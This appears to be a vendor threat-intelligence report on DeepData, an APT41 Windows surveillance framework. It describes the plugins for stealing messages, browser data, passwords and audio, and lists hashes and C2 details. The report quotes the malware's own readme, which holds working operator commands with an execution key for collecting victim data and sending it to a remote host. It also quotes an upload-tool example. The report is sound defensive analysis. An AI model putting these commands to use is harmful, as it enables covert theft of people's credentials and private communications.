

LightSpy: APT41 Deploys Advanced DeepData Framework In Targeted Southern Asia Espionage Campaign

The BlackBerry Research and Intelligence Team :: 11/12/2024



Summary

In April 2024, BlackBerry identified a significant evolution in the LightSpy malware campaign, demonstrating enhanced capabilities and advanced data theft mechanisms. The threat actor behind LightSpy, who we believe with a high level of confidence is associated with Chinese cyber-espionage group [APT41](#), has now expanded their toolset with the introduction of DeepData, a modular Windows-based surveillance framework that significantly broadens their espionage capabilities.

Threat Overview

- A new modular malware framework (DeepData v3.2.1228)
- 12 specialized plugins for comprehensive data theft
- Enhanced cross-platform surveillance capabilities
- Sophisticated command-and-control infrastructure
- Strategic targeting of communications platforms

Critical Capabilities

Our new finding demonstrates extended depth and breadth in data collection:

Communication Surveillance:

- Unauthorized infiltration of major messaging platforms (WhatsApp, Telegram, Signal, WeChat)
- Email monitoring (Outlook)
- Corporate communication tools (DingDing, Feishu)

Credential Theft:

- Browser credentials and history
- Application passwords
- Network authentication data
- Password manager targeting (KeePass)

System Intelligence:

- Detailed system information collection
- Network configuration harvesting
- installed software inventory
- Audio recording capabilities

What is LightSpy Spyware?

LightSpy is an advanced espionage tool that was [discovered in early 2020](#). It is a sophisticated, modular, surveillance-oriented toolkit for stealing sensitive information from victims, focusing on the Asia-Pacific region.

Its modular structure utilizes multiple plugins to track the victim. Each plugin is responsible for a different functionality aspect, such as access to the microphone, browser, or geolocation. The plugins are also designed to extract information about the device and files stored on it, including data from private messaging apps such as Telegram and WeChat.

Who is APT41?

APT41 (also known as Double Dragon) is a high-profile and highly prolific cyber-espionage group with [alleged ties](#) to the Chinese Ministry of State Security (MSS). First seen in 2012 attacking developers working in the video-game industry, the group soon expanded its reach to target high-tech firms, including media. In more recent years, the group's digital tendrils have extended from intelligence gathering into further areas of government interest, including healthcare, education, telecommunications, and technology.

Technical Analysis

During our ongoing investigation into LightSpy and the associated advanced Android surveillance spyware Wyrmspy (also [attributed to APT41](#)), BlackBerry's cyber threat intelligence team discovered an interesting file — **deepdata.zip** — being hosted by APT41's C2.

This file contained an additional four files, shown below in Figure 1:





Name	Size	Type
 data.dll	186.9 kB	Windows or DOS program
 localupload.exe	633.3 kB	Windows or DOS program
 mod.dat	112.2 MB	Unknown
 readme.txt	1.7 kB	Plain text document

Figure 1: Deepdata.zip contents.

Localupload.exe is a simple program that allows the user to upload a directory of files to a remote host.

```
{
  sub_402CD0("Usage:\n");
  sub_402CD0("\t%s  datadir  remoteaddr\n", *argv);
  sub_402CD0("Example:\n");
  sub_402CD0("    %s  c:\\data  121.121.121.121:29983\n", *argv);
}
```

Figure 2: localupload.exe usage.

Data.dll decrypts mod.dat and loads an espionage tool we have named DeepData, due to the file name given to it by the threat actor. DeepData has a similar layout to its related malware/spyware, LightSpy; a core module, frame.exe in this case, and many plugins.

Data.dll has been observed looking for the following DLL files. Of these, 11 are listed as plugins by the C2 API:

- appdata.dll - **plugin**
- Audio.dll- **plugin**
- ChatIndexDB.dll - **plugin**
- ffmpeg.dll
- frame.dll
- iumdll.dll
- OutlookX32.dll - **plugin**
- Pass.dll - **plugin**
- ProductList.dll - **plugin**
- SocialSoft.dll - **plugin**
- SystemInfo.dll - **plugin**
- Tdm.dll - **plugin**
- Telegram.dll
- ucrtbase.enclave.dll

- WebBrowser.dll - **plugin**
- wifiList.dll - **plugin**

A handy readme.txt file included with DeepData demonstrates use of the stealer with manual execution, via the file rundll32.exe. The C2 address is also specified as a command line argument, as are the requested plugins to be run or data to extract. The implication of this execution method is that it must be done manually, sans a script or some other bundling distribution.

As such, we currently believe that this tool is run by the actor post exploitation.

Detailed Technical Analysis:

DeepData Core

DeepData (conveniently for us) comes with a readme.txt:

```
rundll32.exe data.dll get --key=***** --addr=192.168.1.1:8888 --gid=1 --all

usage:
--key , set execute key, for example: --key=*****
--addr , set remote address, for example: --addr=192.168.1.1:8888
--gid , set data group id, for example: --gid=1
--all , get all data
--fast , get all data(min)
--browser , get browser data, contain history/cookie/password.
--wifi , get wifi data, contain history/nearby wifi
--sysinfo , get system info, parameter: all,service,port,process,user,drive,install,log,netcard,session, for example:--sysinfo=all
--skype , get skype session data.
--whatsapp , get whatsapp data
--zalo , get zalo data
--wechat , get wechat data, parameter:all,min, for example:--wechat=all
--line , get line data, parameter:all,min, for example:--line=all
--dingding , get dingding data, parameter:all,min, for example:--dingding=all
--feishu , get feishu data, parameter:all,min, for example:--feishu=all
--telegram , get telegram data, for example:--telegram
--password , get account/password/appCookie data, parameter:all,safe, for example:--password=all
--filelist , get file list, parameter is dir, for example: --filelist=C:\test;D:\
--format , set upload file format, for example: --format=.jpg;.doc;.pdf
--filesize , set upload file size(m), for example: --filesize=10
--filedate , set upload file modify date, for example: --filedate=2022-06-01
--deltmpfile , delete tmp file, value:0,1(default(1)),for example: --deltmpfile=0
--help

attention please key=pkECrSGFB0Kdybcj
```

Figure 3: Readme.txt for DeepData.

Many of the plugin program database (PDB) strings imply that this is version 2 of DeepData:

```
D:\tmpWork\deepdata-v2\deepdata\bin\frame.pdb
D:\tmpWork\deepdata-v2\deepdata\bin\x86\SocialSoft.pdb
D:\tmpWork\deepdata-v2\telegram-key\TelegramKey\x64\Release\TelegramKey.pdb
D:\tmpWork\deepdata-v2\deepdata\bin\x86\WebBrowser.pdb
```

Figure 4: Plugin PDB strings.

Meanwhile, strings in frame.exe, decrypted from mod.dat, imply that the current version number is 3.2.1228.

```

if ( !dword_4A7184 )
    sub_415200(byte_4A7188);
sub_404F80(5, 10000, "Hello deepdata version:%s", "3.2.1228");
sub_404F80(5, 10000, "This Device uid = %s", qword_4A6D24);
if ( (unsigned __int8)sub_401160() )
{
    sub_404F80(5, 10000, "Software expired....");
    return;
}

```

Figure 5: DeepData version string showing current version number.

MD5	b9129d83af902908fa7757e906ec0afe
SHA256	666a4c569d435d0e6bf9fa4d337d1bf014952b42cc6d20e797db6c9df92dd724
ITW File Name	Data.dll
Compilation Stamp	2024-03-19 3:47:44
File Type/Signature	PE32 DLL
File Size	186880 bytes
PDB Path	D:\Code\OtherWork\DeepDataH\bin\data.pdb

DeepData has support for a wide range of Windows versions. To deliver the correctly compiled plugin version, the following Windows versions are checked:

.rdata:0048...	0000000D	C	Windows 2000
.rdata:0048...	0000000B	C	Windows XP
.rdata:0048...	0000000F	C	Windows XP Pro
.rdata:0048...	0000000E	C	Windows Vista
.rdata:0048...	0000000A	C	Windows 7
.rdata:0048...	0000000A	C	Windows 8
.rdata:0048...	0000000C	C	Windows 8.1
.rdata:0048...	0000000B	C	Windows 11
.rdata:0048...	0000000B	C	Windows 10
.rdata:0048...	0000000D	C	Windows 2003
.rdata:0048...	00000010	C	Windows 2003 R2
.rdata:0048...	0000000D	C	Windows 2008
.rdata:0048...	00000010	C	Windows 2008 R2
.rdata:0048...	0000000D	C	Windows 2012
.rdata:0048...	00000010	C	Windows 2012 R2
.rdata:0048...	0000000D	C	Windows 2022
.rdata:0048...	0000000D	C	Windows 2019
.rdata:0048...	0000000D	C	Windows 2016

Figure 6: DeepData's supported Windows versions.

MD5	0f0fadd0546734c5c82f3c33d8268046
SHA256	cf59cd171270ec9bc2baf618838eb57802cc9d48f64205da308406811dd4da92
ITW File Name	Frame.exe
Compilation Stamp	2024-02-27 02:04:24
File Type/Signature	PE32 executable (console) Intel 80386, for MS Windows
File Size	741280 bytes
PDB Path	D:\tmpWork\deepdata-v2\deepdata\bin\frame.pdb
Version	3.2.1228

Plugins




Figure 7. DeepData plugins overview.

The plugin files all have a similar export functionality. All plugins contain exports for their version, name, command ID, and command execution.

Name	Address	Ordinal
ExecuteCommand	100C56A0	1
GetPluginCommandID	100C5770	2
GetPluginName	100C5780	3
GetPluginVersion	100C5790	4
Initial	100C57A0	5
StopCommand	10004140	6
Timer	10004140	7
UnInitial	100C57D0	8
DllEntryPoint	100C6083	[main entry]

Figure 8: DeepData plugin exports.

Appdata Plugin

MD5	7efb1bc15ee6e3043f8eaefcf3f10864
SHA256	ac7e20d4ddccc5e249ff0c1a72e394f9c1667a896995cf55b97b4f9bf5de2fd
ITW File Name	appdata.dll
Compilation Stamp	2024-01-15 11:26:12
File Type/Signature	PE32 DLL
File Size	16546816 bytes
PDB Path	G:\xmh_miqu_key\xmh密取\appdata\Release\appdata.pdb

(*The Chinese characters in the PDB Path shown above roughly translate as “secret.”)

The appdata plugin contains multiple binaries in its resource section which are used for collecting data from instant messaging clients. The plugin attempts to access applications such as:

- **WxWorks** – A real-time operating system (RTOS) used by developers, designed for use in embedded systems.
- **FeiShu** – An enterprise collaboration platform developed by ByteDance, a Chinese Internet technology company.

- **Signal** –an open-source, encrypted messaging service for instant messaging, voice calls, and video calls, based in the U.S..
- **WhatsApp** – An instant messaging and voice-over-IP (VoIP) service owned by U.S.-based technology conglomerate Meta.

This application technically copies the functionality of the **ChatIndexedDb.dll** plugin in many ways. The difference is that it tries to access more applications. Perhaps the threat actor, having extended the functionality of this plugin **appdata.dll**, decided to use it in an attempt to access more applications, since **ChatIndexedDb.dll** targets only two apps.

We are basing this hypothesis on the fact that **ChatIndexedDb.dll** was compiled in October 2023, when the **appdata.dll** was built in early January 2024.

The **appdata.dll** plugin contains two executable libraries: WhatsApp.dll, and Signal.dll. These libraries will be launched when the plugin is running. WhatsApp.dll is essentially a copy of the library included in **ChatIndexedDb.dll**.

MD5	d66776ee123ef2947bc3175653a68d05
SHA256	ccfd6ef35c718e2484b3727035d162b667f4b56df43324782d106f50ed1e3bcc
ITW File Name	WhatsApp.dll
Compilation Stamp	2024-01-06 07:52:25
File Type/Signature	PE64 DLL
File Size	10225664 bytes
PDB Path	G:\xmh_miqu_key\xmh\密取\appdata\Release\Whatsapp.pdb
MD5	ea47fd87c1b109d5fd529c213aea6b30
SHA256	37a1ffaba2e3ea9a7b2aa272b0587826cc0b5909497d3744ec8c114b504d2544
ITW File Name	Signal.dll
Compilation Stamp	2024-01-04 2:49:18
File Type/Signature	PE64 DLL
File Size	3003904 bytes
PDB Path	G:\xmh_miqu_key\xmh\密取\appdata\Release\signal.pdb


```

10 case 21001:
11     if ( (unsigned __int8)sub_100579E0() )
12         goto LABEL_12;
13     (*(void (__cdecl **)(int, int, const char *))(dword_1031362C + 88))(
14         1,
15         a1,
16         "[ExecuteCommand]Cmd_WxWork_UploadData error.\n");
17     goto LABEL_4;
18 case 21003:
19     if ( (unsigned __int8)sub_10055310() )
20         goto LABEL_12;
21     (*(void (__cdecl **)(int, int, const char *))(dword_1031362C + 88))(
22         1,
23         a1,
24         "[ExecuteCommand]Cmd_WhatsApp_UploadData error.\n");
25     goto LABEL_4;
26 case 21004:
27     if ( (unsigned __int8)sub_10052190() )
28         goto LABEL_12;
29     (*(void (__cdecl **)(int, int, const char *))(dword_1031362C + 88))(
30         1,
31         a1,
32         "[ExecuteCommand]Cmd_Signal_UploadData error.\n");
33     goto LABEL_4;
34 case 21005:
35     if ( (unsigned __int8)sub_1004C630() )
36         goto LABEL_12;
37     (*(void (__cdecl **)(int, int, const char *))(dword_1031362C + 88))(
38         1,
39         a1,

```

Figure 9: Code that unloads data from different messengers.

Appdata also contains X509 certificates for [Windows Phone](#).

X509 Certificates	
— Windows Phone	
Name	Windows Phone
Issuer	Microsoft Windows Phone Production PCA 2012
Valid From	2020-12-15 22:27:07
Valid To	2021-12-02 22:27:07
Valid Usage	0.4.1.311.10.3, 0.4.1.311.76.5, Code Signing
Algorithm	sha256RSA
Thumbprint	C7F1208754F76EBD2B52D41468934A98C85D8EF7
Thumbprint MD5	AC6AF03C0DF3DE16C81C39F11A9E1F18
Thumbprint SHA256	BC1ACA0271149C73EA6FCDBD1F4304B4E05A0B04CF4DAC0D5FCED4891B266B31
Serial Number	33 00 00 01 98 C4 6D 38 0C 85 0A D8 DB 00 00 00 01 98
— Microsoft Windows Phone Production PCA 2012	
Name	Microsoft Windows Phone Production PCA 2012
Issuer	Microsoft Root Certificate Authority 2010
Valid From	2012-07-24 22:23:56
Valid To	2027-07-24 22:33:56
Algorithm	sha256RSA
Thumbprint	194948ACF43F9B834CE154A8C2783BBF295FE2B9
Thumbprint MD5	225CD360D4EE2DF4E689C80607E18AD9
Thumbprint SHA256	E6A9B56A89AA3B191D23A6FB7FECB1F09DED4552A682FCF72B1D479C3B23C9BA
Serial Number	33 00 00 00 0B FC F9 8E 58 4C 15 50 BF 00 00 00 00 0B

Figure 10: X509 Certificates in appdata.dll.

SystemInfo Plugin

MD5	8625c0cf0748d04d43db54884ee13672
SHA256	213520170fc7113ac8f5e689f154f5c8074dd972584b56d820c19d84b7e5b477
ITW File Name	SystemInfo.dll
Compilation Stamp	2023-10-26 11:37:28
File Type/Signature	PE32 DLL
File Size	458240 bytes
PDB Path	G:\xmh_miqu_key\xmh\密取\SystemInfo\Release\SystemInfo.pdb

This plugin (SystemInfo.dll) is designed to collect information on the user's system. It can collect the following information about a user and then send it back to a server that is controlled by the threat actor:

- Information about the processes running on the system, including paths to the executable files running in the system.
- Data about user accounts in the system.
- Network connection information including active port numbers.
- Information about running services on the system.
- List of drivers installed on the system, including their version and developer name.

wifiList Plugin

MD5	4b9aa7d571be1a6ec62931c4c6624328
SHA256	460f1a00002e1c713a7753293b4737e65d27d0b65667b109d66afca873c23894
ITW File Name	wifiList.dll
Compilation Stamp	2022-08-19 11:29:45
File type/Signature	PE32 DLL
File Size	1240576 bytes
PDB Path	E:\zyx\dl\DII1\Debug\wifiList.pdb

This plugin (wifiList.dll) is designed to collect information about wireless networks to which the user's device is connected, and save it in the file "**WifiList.json**." It also collects the list of keys to connect to wireless networks to which the user's device is connected, and saves them in the file "**wifiKey.json**." The plugin also collects the list of available networks for the victim's device.

After collecting all of this information, the plugin sends these two files to the threat actor's server.

WebBrowser Plugin

MD5	7529f56dde7a8302947982c43080bfcc
------------	----------------------------------

SHA256	b523cdd1669dbd7ab68b43fd20f30a790ec0351876a0610958b9405468753a10
ITW File Name	WebBrowser.dll
Compilation Stamp	2023-11-16 09:03:55
File Type/Signature	PE32 DLL
File Size	741280 bytes
PDB Path	D:\tmpWork\deepdata-v2\deepdata\bin\x86\ WebBrowser.pdb

This plugin (WebBrowser.dll) collects sensitive user information such as cookies, browsing history, passwords, and autocomplete data from popular browsers (Chrome, Firefox, Edge, Opera). It interacts with local browser databases, retrieving data via SQL queries and standard file paths, and processes it by applying cryptographic algorithms for decoding and hashing. At the same time, the plugin also contains error-handling modules to ensure stable operation.

Pass Plugin

MD5	6ce2477efe7e853cea90764db5a64e6e
SHA256	041c13a29d3bee8d2e4bd9d8bde8152b5ac8305c1efcc198244b224e33635282
ITW File Name	Pass.dll
Compilation Stamp	2023-10-27 08:55:22
File type/Signature	PE32 DLL
File Size	3589632 bytes
PDB Path	G:\xmh_miqu_key\xmh\密取\Pass\Release\ Pass.pdb

This plugin (Pass.dll) attempts to collect account information as well as passwords from the following applications:

- **BaiduNetDisk** – A cloud storage service provided by Baidu, Inc., headquartered in Beijing.
- **QQ** –An instant messaging software service and web portal developed by the Chinese technology company Tencent.
- **FoxMail** –A freeware email client also developed by Tencent.
- **MailMaster** – An AI-powered email assistant.
- **OneDrive** – A file-hosting service operated by Microsoft.

This plugin also contains libraries of the "KeeFarce" project, which allows the unauthorized extraction of KeePass 2.x password database information from memory. The libraries are:

- *KeeFarce.dll*
- *Bootstrap.dll*

Using these libraries, the plugin attempts to extract passwords and other information from the KeePass application installed on the victim's device. The plugin then sends all collected data to a remote server controlled by the threat actor.

OutlookX32 Plugin

MD5	fb99f5da9c0c46c27e17dc2dc1e162d7
SHA256	2bfb82a43bb77127965a4011a87de845242b1fb98fd09085885be219e0499073
ITW File Name	OutlookX32.dll
Compilation Stamp	2024-02-27 02:04:24
File type/ Signature	PE32 executable
File Size	774656 bytes
PDB Path	G:\xmh_miqu_key\xmh\密 \outlook\outlook_2022.12.14\OUTLOOK\Bin\OutlookX32.pdb

This plugin (OutlookX32.dll) is designed to steal information from Microsoft's Outlook application. The plugin attempts to access the following information:

- User emails
- Mail folders in the Outlook client
- User's contact list

ProductList Plugin

MD5	48f8b7e0db439336549b93bda8633cd2
SHA256	724351b5cc9ad496a6c9486b8ef34772f640590a90293f913f005e994717134b
ITW File Name	ProductList.dll
Compilation Stamp	2023-10-20 13:24:30
File Type/ Signature	PE32 DLL
File Size	2273280 bytes
PDB Path	E:\zyx\dll\ProductList\Debug\ProductList.pdb

This plugin is designed to collect information about installed applications on the system. It can collect the applications' names and installation paths and transmit them to a server controlled by the threat actor.

SocialSoft Plugin

MD5	4b9aa7d571be1a6ec62931c4c6624328
SHA256	c3995f28476f7a775f4c1e8be47c64a300e0f16535dc5ed665ba796f05f19f73
ITW file name	SocialSoft.dll
Compilation stamp	2023-10-13 11:35:41
File type/Signature	PE32 DLL
File size	1240576 bytes
PDB Path	D:\tmpWork\deepdata-v2\deepdata\bin\x86\SocialSoft.pdb

This plugin (SocialSoft.dll) is designed to allow unauthorized access to the following applications:

- **WeChat** –A Chinese instant messaging, social media, and mobile payment app developed by Tencent.
- **DingDing** –One of the largest mobile enterprise communication and collaboration apps in China, with over 100 million users.
- **Telegram** – A cloud-based, cross-platform, social media and instant messaging service.
- **Feishu** – An enterprise collaboration platform developed by ByteDance, a Chinese Internet technology company.
- **QQ** – An instant messaging software service and web portal developed by the Chinese technology company Tencent.
- **Skype** – An IP-based videotelephony, videoconferencing and voice call service developed by Microsoft.

The plugin attempts to access messages and data stored in application directories. If message theft succeeds, the plugin packages the messages and sends them to a server controlled by the threat actor.

Audio Plugin

MD5	d521bf0f24c839e7ceb5db77de090fbc
SHA256	55e2dbb906697dd1aff87ccf275efd06ee5e43bb21ea7865aef59513a858cf9f
ITW File name	Audio.dll
Compilation Stamp	2023-07-08 8:51:34
File type/ Signature	PE32 DLL
File Size	7405056 bytes
PDB Path	C:\Users\GT1\source\repos\Audio_miqu\Release\Audio.pdb

This plugin (Audio.dll) is designed to record the audio environment with a microphone on the target system device. At runtime, the plugin extracts another executable library (**audio.core.dll**) from its body that is packaged by the UPX packer.

Unpacked sample **audio.core.dll**:

MD5	3b61d82be05f18754238e26b835da103
SHA256	b79629e820cdd36d0daed964a2c0338e125a1f90f08e226f52dc60070747c62e
ITW File Name	audio.core.dll
Compilation Stamp	2023-07-08 7:43:13
File Type/ Signature	PE32 DLL
File Size	17922560 Bytes (17 MiB)
PDB Path	C:\Users\GT1\source\repos\Audio_miqu\Release\audio.core.pdb

This plugin uses open-source libraries called FFmpeg 4.3.5 to record audio. The plugin records audio in Advanced audio Encoding (.aac) format and saves the recording to a %temp% folder. AAC is an audio coding standard for lossy digital audio compression. It achieves higher sound quality than MP3 at the same bit rate.

Along with the command to record audio, the plugin will receive the audio recording duration in seconds. After the recording is complete, the audio file will be transferred to a server controlled by the threat actor.

```
1 int __cdecl Audio_Start(int a1, int a2)
2 {
3     HANDLE Thread; // eax
4
5     (*(void (__cdecl **)(int, int, const char *))(dword_11B0A278 + 88))(4, 61001, "[Audio_Start]Audio_Start start.\n");
6     dword_11B0A374 = a1;
7     dword_11B0A2BC = a2;
8     Thread = CreateThread(0, 0, sub_101599C0, 0, 0, 0);
9     if ( Thread )
10         CloseHandle(Thread);
11     else
12         (*(void (__cdecl **)(int, int, const char *))(dword_11B0A278 + 88))(
13         1,
14         61001,
15         "[ExecuteCommand]CreateThread error end.\n");
16     return (*(int (__cdecl **)(int, int, const char *))(dword_11B0A278 + 88))(4, 61001, "[Audio_Start]Audio_Start end.\n");
17 }
```

Figure 11: The code of the plugin that starts the sound recording.

ChatIndexedDb Plugin

MD5	4b9aa7d571be1a6ec62931c4c6624328
SHA256	88e5ca44189dabb4cec8a183f6268a42f3f92b2c6d7c722d7f55efd3dc5334c8
ITW File Name	ChatIndexedDb.dll
Compilation Stamp	2023-10-26 10:23:30
File type/ Signature	PE32 DLL
File Size	9354240 bytes
PDB Path	G:\xmh_miqu_key\xmh\密取\ChatIndexedDb\Release\ChatIndexedDb.pdb

This plugin is used by a threat actor to monitor the WhatsApp and Zalo apps installed on Windows. Zalo is a mobile messaging app that is most popular in Vietnam, with an 82% usage rate in 2024, and 77.6 million monthly active users. The plugin will attempt to copy all application data from these apps. It also monitors the data shared by the user in private chats with their other contacts.

It additionally contains the WhatsApp.dll library in its body, which is specially designed to steal data and messages from the WhatsApp application. If the data theft is successful, the plugin packs the data and sends it to a server controlled by the threat actor.

WhatsApp.dll Library

MD5	847ec30a4ff2391f1eb7669c22940e51
-----	----------------------------------

SHA256	735d59c0949e258501e177ec2dd5fbb60df9fa401ace08949b89077c6f0d41d0
ITW File Name	WhatsApp.dll
Compilation Stamp	2023-10-23 03:14:00
File Type/Signature	PE32 DLL
File Size	8998400 bytes
PDB Path	E:\xmh\密取\appdata\Release\Whatsapp.pdb

```

447     _invalid_parameter_noinfo_noreturn();
448 }
449 v23 = (const wchar_t *)v182;
450 LABEL_42:
451 v227 = v23;
452 (*(void (__cdecl **)(int, int, const char *))(dword_10055EE8 + 88))(4, 19001, "parse argv end\n");
453 (*(void (__cdecl **)(int, int, const char *))(dword_10055EE8 + 88))(4, 19001, "Cmd_WhatsApp_UploadData start.\n");
454 v25 = 0;
455 LODWORD(v217) = 0;
456 v26 = 7;
457 v186 = 0;
458 v218 = 0x700000000i64;
459 LOBYTE(v232) = 7;
460 v183[0] = 0;
461 v184 = 0;
462 v185 = 7;
463 sub_100080C0(v183, L"%UserProFile%\AppData\Local\Packages\5319275A.WhatsAppDesktop_cv1g1gvanyjgm\LocalState", 86);
464 LOBYTE(v232) = 8;
465 v27 = sub_1000A030(v174);
466 v28 = &v217;
467 if ( &v217 != (__int128 *)v27 )
468 {

```

Figure 12: A plugin that uploads WhatsApp data.

Tdm Plugin

MD5	bdd8926f4be6576653ac96ee732d587a
SHA256	efff4106cfd21a356b13a5a99c626a4f103f03b9491c0f1f5e135c1e3c84e76c
ITW File Name	Tdm.dll
Compilation Stamp	2023-12-05 6:58:05
File type/Signature	PE64 DLL
File Size	214016 bytes
PDB Path	D:\Code\project\MiQuH\MiQuH\Release\Tdm.pdb

This plugin downloads a library called Telegram.dll and injects it into the address space of the “Telegram for Windows” application. This plugin attempts to copy all the information in the user's chats, including contacts, messages, images, audio, and video. If the copying is successful, the plugin sends the data to a server controlled by the threat actor.

MD5	e79da1e448c60e12d835b47735f9da03
SHA256	a560931baa404189257ec9cbcc2b9449c579018218cc1d70c99b1d36dd292a0e
ITW File Name	Telegram.dll
Compilation Stamp	2024-02-20 02:24:09

File Type/Signature	PE64 DLL
File Size	7098336 bytes
PDB Path	D:\CodeS\compile\tg471\tdesktop\out\Release\Telegram.pdb


```

66     while ( sub_10009AA0(L"Telegram.dll", 0, 12) == -1 )
67     {
68         v7 += 72;
69         if ( v7 == v6 )
70             goto LABEL_12;
71     }
72     sub_10009C00("%s s3 Telegram process has been injected", (char)"td-pl-manager");
73     v5 = 0;
74     goto LABEL_24;
75 }
76 LABEL_12:
77     sub_10009C00("%s s3 Telegram process inject prepare", (char)"td-pl-manager");
78     sub_100096A0(v14, v9, v10);
79     LOBYTE(v23) = 3;
80     sub_10009C00("%s start download dll", (char)"td-pl-manager");
81     sub_1000E9C0(v16, v14, v11);
82     LOBYTE(v23) = 4;
83     if ( v17 )
84     {
85         sub_10009C00("%s dll download success", (char)"td-pl-manager");
86         v8 = sub_1000C680(v16);
87         this[14] = v2;
88         sub_1000E7F0(v13);
89         if ( !v8 )
90         {
91             sub_10009C00("%s s4 td dll inject suceess", (char)"td-pl-manager");

```

Figure 13: The code that injects the Telegram.dll library into the Telegram for Widows process.

Network Infrastructure

The front-end application programming interface (API) of APT41's LightSpy implant has an endpoint called cmd_list at the uri /ujmfanncy76211/front_api/cmd_list. This dumps a json blob containing all of the supported commands for a given C2 deployment.

Below is a list of all commands with Windows in the supported operating system (OS) values. It is noteworthy that "Windows Keylogger" is new as of the middle of October 2024.

Command ID	Action
10015	Upload Log
10900	Get the basics
11001	Get the basics
12001	Wechat
12002	WeChat contact
12003	WeChat Groups
12004	WeChat text message
12005	WeChat File Message
13001	Single Positioning
14001	Default Browser History
14101	Browser password
14102	Browser History
14103	If a browser cookie
16001	Access to software
16002	Get process
16003	Software Account

16006	Get process information
17001	Wifi connected
17002	Peripheral wifi
19004	Screen Recording
43001	Get the basics of windows
43002	Windows keylogger
25001	QQ Account
25002	QQ Contact
25003	QQ Group
25004	QQ text message
25005	QQ File Message
26001	Telegram Account
26002	Telegram Contacts
26003	Telegram Group
26004	Telegram Text Messages
26005	Telegram File Message
27001	Get a WhatsApp account
27002	Get WhatsApp contacts
27003	Get WhatsApp Groups
27004	Get WhatsApp text messages
27005	Get WhatsApp file information
28001	Get a line account
28002	Get line contacts
28003	Get line group
28004	Get line text information
28005	Get line file information

Researchers at Hunt.io published a great [writeup](#) on tracking LightSpy and Wyrmspy C2. Internet intelligence-based threat hunting platform Censys even implemented resource identifiers for both [LightSpy](#) and [Wyrmspy](#).

A new SSL [certificate](#) is being used on some of the C2 servers: **C=CN, ST=BJ, L=BJ, O=Company, emailAddress=admin[at]zb.com.**

At the time of writing, four of the 10 systems online using this certificate are LightSpy C2s. Many of these C2s have a login page at the uri **/qazxswedcvfr/login**. Both LightSpy and Wyrmspy C2s have been seen hosting this certificate and login page. The favicon indicates use of the open-source Vue JavaScript framework, which is in line with previous web interfaces created for or by this developer.

